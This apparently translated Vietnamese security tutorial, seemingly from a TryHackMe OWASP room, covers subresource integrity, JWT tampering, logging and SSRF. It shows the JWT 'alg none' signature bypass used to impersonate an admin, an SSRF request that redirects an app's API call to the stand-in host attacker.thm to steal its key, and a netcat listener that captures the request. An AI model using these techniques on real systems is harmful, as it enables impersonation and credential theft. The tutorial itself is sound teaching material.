
* Software Integrity Failures
* Data Integrity Failures

1. Sofware Integrity Failures

Giả sử bạn có một trang web sử dụng các thư viện của bên thứ ba được lưu trữ trên một số máy chủ bên ngoài nằm ngoài tầm kiểm soát của bạn. Mặc dù điều này nghe có vẻ hơi lạ, nhưng thực ra đây là một cách làm khá phổ biến. Hãy lấy jQuery làm ví dụ, một thư viện javascript thường được sử dụng. Nếu muốn, bạn có thể đưa jQuery vào trang web của mình trực tiếp từ máy chủ của họ mà không cần tải xuống bằng cách đưa dòng sau vào mã HTML của trang web:

<script src="https://code.jquery.com/jquery-3.6.1.min.js"></script>

Khi người dùng điều hướng đến trang web của bạn, trình duyệt của họ sẽ đọc mã HTML và tải xuống jQuery từ nguồn bên ngoài được chỉ định.



Vấn đề là nếu kẻ tấn công bằng cách nào đó hack vào kho lưu trữ chính thức của jQuery, chúng có thể thay đổi nội dung **https://code.jquery.com/jquery-3.6.1.min.js** để chèn mã độc. Do đó, bất kỳ ai truy cập trang web của bạn giờ đây sẽ kéo mã độc và thực thi nó vào trình duyệt của họ mà không hề hay biết. Đây là lỗi toàn vẹn phần mềm vì trang web của bạn không kiểm tra thư viện của bên thứ ba để xem nó có thay đổi hay không. Các trình duyệt hiện đại cho phép bạn chỉ định một hàm băm dọc theo URL của thư viện để mã thư viện chỉ được thực thi nếu hàm băm của tệp đã tải xuống khớp với giá trị mong đợi. Cơ chế bảo mật này được gọi là **Subresource Integrity (SRI)** và bạn có thể đọc thêm về nó  [tại đây](https://www.srihash.org/) .

Cách đúng để chèn thư viện vào mã HTML của bạn là sử dụng SRI và bao gồm một hàm băm toàn vẹn để nếu bằng cách nào đó kẻ tấn công có thể sửa đổi thư viện, bất kỳ máy khách nào điều hướng qua trang web của bạn sẽ không thực thi phiên bản đã sửa đổi. Sau đây là cách nó sẽ trông như thế nào trong HTML:

<script src="https://code.jquery.com/jquery-3.6.1.min.js" integrity="sha256-o88AwQnZB+VDvE9tvIXrMQaPlFFSUTR+nldQm1LuPXQ=" crossorigin="anonymous"></script>

Bạn có thể truy cập  <https://www.srihash.org/>  để tạo mã băm cho bất kỳ thư viện nào nếu cần.

1. Data Integrity Failures
   1. Data integrity failures

Hãy nghĩ về cách ứng dụng web duy trì Session. Thông thường, khi người dùng đăng nhập vào một ứng dụng, họ sẽ được chỉ định một số loại mã thông báo phiên cần được lưu trên trình duyệt trong thời gian phiên đó kéo dài. Mã thông báo này sẽ được lặp lại trong mỗi yêu cầu tiếp theo để ứng dụng web biết bạn là ai. Các mã thông báo **session** này có thể có nhiều dạng nhưng thường được chỉ định qua cookie. **Cookie** là các cặp key-value mà ứng dụng web sẽ lưu trữ trên trình duyệt của người dùng và sẽ tự động lặp lại theo từng yêu cầu tới trang web đưa ra chúng.



Ví dụ: nếu bạn đang tạo một ứng dụng webmail, bạn có thể chỉ định một cookie cho mỗi người dùng sau khi đăng nhập có chứa tên người dùng của họ. Trong các yêu cầu tiếp theo, trình duyệt của bạn sẽ luôn gửi tên người dùng của bạn trong cookie để ứng dụng web của bạn biết người dùng nào đang kết nối. Đây sẽ là một ý tưởng tồi về mặt bảo mật vì như chúng tôi đã đề cập, cookie được lưu trữ trên trình duyệt của người dùng, vì vậy nếu người dùng giả mạo cookie và thay đổi tên người dùng, họ có thể mạo danh người khác và đọc email của họ! Ứng dụng này sẽ gặp phải lỗi về tính toàn vẹn dữ liệu vì nó tin tưởng vào dữ liệu mà kẻ tấn công có thể giả mạo.

Một giải pháp cho vấn đề này là sử dụng một số cơ chế toàn vẹn để đảm bảo rằng cookie không bị người dùng thay đổi. Để tránh phải phát minh lại bánh xe, chúng tôi có thể sử dụng một số triển khai mã thông báo cho phép bạn thực hiện việc này và xử lý tất cả mật mã để cung cấp bằng chứng về tính toàn vẹn mà bạn không cần phải bận tâm đến nó. Một cách triển khai như vậy là Mã thông báo **JSON Web Tokens (JWT)**.

JWT là các mã thông báo rất đơn giản cho phép bạn lưu trữ các cặp key-value trên mã thông báo cung cấp tính toàn vẹn như một phần của mã thông báo. Ý tưởng là bạn có thể tạo mã thông báo mà bạn có thể cung cấp cho người dùng sự chắc chắn rằng họ sẽ không thể thay đổi các cặp key-value và vượt qua quá trình kiểm tra tính toàn vẹn. Cấu trúc của mã thông báo JWT được hình thành gồm 3 phần:

A black and blue text on a black background

Description automatically generated

Tiêu đề chứa siêu dữ liệu cho biết đây là JWT và thuật toán ký đang sử dụng là HS256. Tải trọng chứa các cặp khóa-giá trị với dữ liệu mà ứng dụng web muốn máy khách lưu trữ. Chữ ký tương tự như hàm băm, được dùng để xác minh tính toàn vẹn của tải trọng. Nếu bạn thay đổi tải trọng, ứng dụng web có thể xác minh rằng chữ ký sẽ không khớp với tải trọng và biết rằng bạn đã giả mạo JWT. Không giống như hàm băm đơn giản, chữ ký này liên quan đến việc sử dụng khóa bí mật chỉ do máy chủ nắm giữ, điều đó có nghĩa là nếu bạn thay đổi tải trọng, bạn sẽ không thể tạo chữ ký trùng khớp trừ khi bạn biết khóa bí mật

Lưu ý rằng mỗi phần trong số 3 phần của mã thông báo chỉ đơn giản là văn bản gốc được mã hóa bằng base64. Bạn có thể sử dụng  [this online tool](https://appdevtools.com/base64-encoder-decoder) này để mã hóa/giải mã base64. Hãy thử giải mã tiêu đề và tải trọng của mã thông báo sau:

**eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Imd1ZXN0IiwiZXhwIjoxNjY1MDc2ODM2fQ.C8Z3gJ7wPgVLvEUonaieJWBJBYt5xOph2CpIhlxqdUw**

Lưu ý: Chữ ký chứa dữ liệu nhị phân nên ngay cả khi bạn giải mã nó, bạn cũng sẽ không thể hiểu được nó.

* 1. JWT and the None Algorithm

Lỗ hổng bảo mật dữ liệu đã xuất hiện trên một số thư viện triển khai JWT cách đây không lâu. Như chúng ta đã thấy, JWT triển khai chữ ký để xác thực tính toàn vẹn của dữ liệu tải trọng. Các thư viện dễ bị tấn công đã cho phép kẻ tấn công bỏ qua xác thực chữ ký bằng cách thay đổi hai điều sau trong JWT:

* Sửa đổi phần tiêu đề của mã thông báo để tiêu đề **alg** **= none**.
* Bỏ phần chữ ký đi

Lấy JWT trước làm ví dụ, nếu chúng ta muốn thay đổi tải trọng để tên người dùng trở thành "quản trị viên" và không thực hiện kiểm tra chữ ký, chúng ta sẽ phải giải mã tiêu đề và tải trọng, sửa đổi chúng nếu cần và mã hóa lại chúng . Hãy chú ý cách chúng tôi loại bỏ phần chữ ký nhưng vẫn giữ dấu chấm ở cuối.

A black screen with white text

Description automatically generated

1. Security Logging and Monitoring Failures

Khi các ứng dụng web được thiết lập, mọi hành động do người dùng thực hiện đều phải được ghi lại. Việc ghi nhật ký rất quan trọng vì trong trường hợp xảy ra sự cố, hoạt động của kẻ tấn công có thể bị theo dõi. Khi hành động của họ được truy tìm, rủi ro và tác động của họ có thể được xác định. Nếu không ghi nhật ký, sẽ không có cách nào để biết kẻ tấn công đã thực hiện hành động nào nếu chúng có quyền truy cập vào các ứng dụng web cụ thể. Những tác động đáng kể hơn trong số này bao gồm:

Thiệt hại theo quy định: nếu kẻ tấn công đã giành được quyền truy cập vào thông tin nhận dạng cá nhân của người dùng và không có hồ sơ nào về việc này, thì người dùng cuối cùng sẽ bị ảnh hưởng và chủ sở hữu ứng dụng có thể bị phạt tiền hoặc các hành động nghiêm khắc hơn tùy theo quy định.

Nguy cơ bị tấn công thêm: sự hiện diện của kẻ tấn công có thể không bị phát hiện nếu không đăng nhập. Điều này có thể cho phép kẻ tấn công thực hiện các cuộc tấn công tiếp theo nhằm vào chủ sở hữu ứng dụng web bằng cách đánh cắp thông tin xác thực, tấn công cơ sở hạ tầng, v.v.

Thông tin được lưu trữ trong nhật ký phải bao gồm những thông tin sau:

* Mã trạng thái HTTP
* Dấu thời gian
* Tên người dùng
* Điểm cuối API/vị trí trang
* địa chỉ IP

Những nhật ký này có một số thông tin nhạy cảm, vì vậy điều quan trọng là phải đảm bảo rằng chúng được lưu trữ an toàn và nhiều bản sao của những nhật ký này được lưu trữ ở các vị trí khác nhau.

Như bạn có thể nhận thấy, việc ghi nhật ký quan trọng hơn sau khi xảy ra vi phạm hoặc sự cố. Trường hợp lý tưởng là có sự giám sát tại chỗ để phát hiện bất kỳ hoạt động đáng ngờ nào. Mục đích của việc phát hiện hoạt động đáng ngờ này là ngăn chặn hoàn toàn kẻ tấn công hoặc giảm tác động mà chúng gây ra nếu sự hiện diện của chúng bị phát hiện muộn hơn nhiều so với dự kiến. Các ví dụ phổ biến về hoạt động đáng ngờ bao gồm:

* Nhiều nỗ lực trái phép cho một hành động cụ thể (thường là các nỗ lực xác thực hoặc truy cập vào các tài nguyên trái phép, ví dụ: trang quản trị)
* Yêu cầu từ địa chỉ IP hoặc vị trí bất thường: mặc dù điều này có thể cho thấy rằng ai đó đang cố truy cập vào tài khoản của một người dùng cụ thể nhưng nó cũng có thể có tỷ lệ dương tính giả.
* Sử dụng các công cụ tự động: công cụ tự động cụ thể có thể dễ dàng được xác định, ví dụ: sử dụng giá trị của tiêu đề Tác nhân người dùng hoặc tốc độ yêu cầu. Điều này có thể chỉ ra rằng kẻ tấn công đang sử dụng công cụ tự động.
* Tải trọng phổ biến: trong các ứng dụng web, kẻ tấn công thường sử dụng các tải trọng đã biết. Việc phát hiện việc sử dụng các tải trọng này có thể cho thấy sự hiện diện của ai đó đang tiến hành thử nghiệm trái phép/độc hại trên các ứng dụng.
* Chỉ phát hiện hoạt động đáng ngờ là không hữu ích. Hoạt động đáng ngờ này cần được đánh giá theo mức độ tác động. Ví dụ: một số hành động nhất định sẽ có tác động cao hơn những hành động khác. Những hành động có tác động cao hơn này cần được phản hồi sớm hơn; do đó, họ nên đưa ra cảnh báo để thu hút sự chú ý của các bên liên quan.

1. Server-Side Request Forgery (SSRF)

Loại lỗ hổng này xảy ra khi kẻ tấn công có thể ép buộc ứng dụng web gửi yêu cầu thay mặt chúng đến các đích tùy ý trong khi vẫn kiểm soát được nội dung của chính yêu cầu đó. Lỗ hổng SSRF thường phát sinh từ các triển khai mà ứng dụng web của chúng ta cần sử dụng dịch vụ của bên thứ ba.

Ví dụ, hãy nghĩ đến một ứng dụng web sử dụng API bên ngoài để gửi thông báo SMS đến khách hàng của mình. Đối với mỗi email, trang web cần thực hiện yêu cầu web đến máy chủ của nhà cung cấp SMS để gửi nội dung của tin nhắn cần gửi. Vì nhà cung cấp SMS tính phí theo tin nhắn nên họ yêu cầu bạn thêm khóa bí mật mà họ chỉ định trước cho bạn vào mỗi yêu cầu bạn thực hiện với API của họ . Khóa API đóng vai trò là mã thông báo xác thực và cho phép nhà cung cấp biết phải tính phí cho ai cho mỗi tin nhắn. Ứng dụng sẽ hoạt động như sau:

SSRF

Khi xem sơ đồ trên, bạn có thể dễ dàng thấy lỗ hổng nằm ở đâu. Ứng dụng sẽ tiết lộ tham server số cho người dùng, tham số này định nghĩa tên máy chủ của nhà cung cấp dịch vụ SMS. Nếu kẻ tấn công muốn, chúng chỉ cần thay đổi giá trị của tham số servertrỏ đến máy mà chúng kiểm soát và ứng dụng web của bạn sẽ vui vẻ chuyển tiếp yêu cầu SMS đến kẻ tấn công thay vì nhà cung cấp SMS. Là một phần của tin nhắn được chuyển tiếp, kẻ tấn công sẽ lấy được khóa API , cho phép chúng sử dụng dịch vụ SMS để gửi tin nhắn với chi phí của bạn. Để đạt được điều này, kẻ tấn công chỉ cần thực hiện yêu cầu sau đến trang web của bạn:

https://www.mysite.com/sms?server=attacker.thm&msg=ABC

Điều này sẽ khiến ứng dụng web dễ bị tấn công đưa ra yêu cầu:

https://attacker.thm/api/send?msg=ABC

Sau đó, bạn có thể nắm bắt nội dung của yêu cầu bằng Netcat:

Hộp tấn công

user@attackbox$ nc -lvp 80

Listening on 0.0.0.0 80

Connection received on 10.10.1.236 43830

GET /:8087/public-docs/123.pdf HTTP/1.1

Host: 10.10.10.11

User-Agent: PycURL/7.45.1 libcurl/7.83.1 OpenSSL/1.1.1q zlib/1.2.12 brotli/1.0.9 nghttp2/1.47.0

Accept: \*/\*

Đây là một trường hợp thực sự cơ bản của SSRF. Nếu điều này không có vẻ đáng sợ, SSRF thực sự có thể được sử dụng để làm nhiều hơn thế nữa. Nhìn chung, tùy thuộc vào các chi tiết cụ thể của từng kịch bản, SSRF có thể được sử dụng cho:

Liệt kê các mạng nội bộ, bao gồm địa chỉ IP và cổng.

Lợi dụng mối quan hệ tin cậy giữa các máy chủ và truy cập vào các dịch vụ bị hạn chế.

Tương tác với một số dịch vụ không phải HTTP để thực thi mã từ xa ( RCE ).

Hãy cùng xem nhanh cách chúng ta có thể sử dụng SSRF để lạm dụng một số mối quan hệ tin cậy.

Ví dụ thực tế

Điều hướng đến http://10.10.85.181:8087/ , nơi bạn sẽ tìm thấy một ứng dụng web đơn giản. Sau khi khám phá một chút, bạn sẽ thấy một khu vực quản trị, đây sẽ là mục tiêu chính của chúng ta. Làm theo hướng dẫn trong các câu hỏi sau để có quyền truy cập vào khu vực hạn chế của trang web!